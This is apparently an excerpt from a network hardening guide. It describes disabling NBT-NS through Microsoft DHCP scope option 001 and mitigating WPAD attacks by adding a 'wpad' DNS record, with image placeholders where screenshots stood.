


DISABLING NBT-NS


One option for disabling NBT-NS is to use DHCP scope options.


If using Microsoft's DHCP server, select the scope that you want to disable NBT-NS for. Right click "Scope Options" and click "Configure Options". In the example below, the DHCP scope in which I want to disable NBT-NS for is 192.168.1.100.






In the Scope Options window, navigate to the advanced tab, change the drop down window to "Microsoft Windows 2000 Options":





Select the option "001 Microsoft Disable Netbios Option" from the list and change its value to "0x2", click Apply and then OK:



WPAD

To mitigate against the WPAD attack, you can add an entry for "wpad" in your DNS zone. Note that the DNS entry does not need to point to a valid WPAD server. As long as the queries are resolved, the attack will be prevented.